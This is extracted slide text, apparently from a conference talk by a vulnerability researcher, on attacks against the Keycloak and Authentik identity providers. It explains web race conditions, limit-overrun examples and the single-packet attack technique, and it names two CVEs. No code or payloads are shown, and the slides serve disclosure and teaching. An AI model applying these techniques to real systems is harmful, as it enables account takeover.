




Maor Abutbul

*Let's be Authentik:
Your Identity is Mine*




Maor Abutbul

*Let's be Authentik:
Your Identity is Mine*

A dark green chalkboard with a wooden base. The text "YOUR IDENTITY COULD BE HELD BY" is written in white, uppercase, serif font. Two pieces of white chalk are resting on the wooden base at the bottom right.

YOUR IDENTITY COULD BE HELD BY


A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text 'YOUR IDENTITY COULD BE HELD BY YOUR SYSTEM ADMIN?' is written in white, with 'SYSTEM ADMIN?' in bold.

YOUR IDENTITY COULD BE HELD BY YOUR
SYSTEM ADMIN?

YOUR IDENTITY COULD BE



YOUR IDENTITY COULD BE **MINE**?

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text is written in white, with some words in bold.

YOUR IDENTITY COULD BE **MINE**? (OR **ANY**
USER ON YOUR IDENTITY PROVIDER?)

Not only Success Stories



Not only Success Stories – Learning Opportunities



Tools
(&Techniques)



Rabbit Hole




AI-Generated
Failure

GET /userinfo

GET /userinfo

```
{  
  Name: "Maor Abutbul",  
  Background: "Father, Engineer, Researcher, Gamer",  
  Past: "~20 Years in Network & Security,  
        from Engineering to AppSec then Research",  
  Current: "Vulnerability Researcher @CyberArk",  
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"  
}
```



PLAY OF THE GAME
HACKED




GLHF!



GET /userinfo

```
{  
  Name: "Maor Abutbul",  
  Background: "Father, Engineer, Researcher, Gamer",  
  Past: "~20 Years in Network & Security,  
        from Engineering to AppSec then Research",  
  Current: "Vulnerability Researcher @CyberArk",  
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"  
}
```



Main Agenda

- Part 1 - Keycloak Research
 - Technical Background (Identity Provider)
 - Web Race Conditions
 - The Single-Packet Attack & HTTP2
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research
 - Technical Background (Object Relational Mappers)
 - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
 - Authentik Privilege Escalation (CVE-2024-37905) & Demo



Part 1 – Keycloak Research & Web Race-Conditions




Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
 - **Technical Background**
 - Web Race Conditions
 - The Single-Packet Attack (Technique) & HTTP2
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

What is an Identity Provider ?

- Managing users
 - Creation
 - Login pages
 - Password policy



- Making developer's life easier
 - **integrating** with an IDP

Identity Provider (IDP)



Web Race Conditions



Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
 - Technical Background
 - **Web Race Conditions**
 - The Single-Packet Attack (Technique) & HTTP2
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks


Race conditions - The (Problem) Vulnerability

- Web servers process requests concurrently
 - Multiple threads interacting with the **same data (at the same time)**
 - Causes unintended behavior (in the application)

Limit Overrun Race Conditions

- Enables you to **exceed some kind of limit** imposed by the **business logic** of the application.
- Examples:
 - Redeeming a gift card multiple times
 - Withdrawing or transferring cash over your account balance
 - Bypassing an anti-brute force rate limit


Limit Overrun Race Conditions – Normal Flow



Request 1 - `Code_used` = `False`

Request 2 - `Code_used` = `True`

Race Conditions – Race Flow



Limit Overrun – Requests 1&2 – `Code_used = False`

A dark green chalkboard with a wooden base. Two pieces of white chalk are lying on the base. The text 'HOW CAN WE TEST REMOTE SERVERS FOR RACE CONDITIONS?' is written in white, all-caps, monospace font.

HOW CAN WE TEST REMOTE SERVERS FOR
RACE CONDITIONS?



The Single-Packet Attack (Technique)



Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
 - Technical Background
 - Web Race Conditions
 - **The Single-Packet Attack (Technique) & HTTP2**
 - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

Developing the Single-Packet attack (James-kettle - Portswigger)

TCP packet

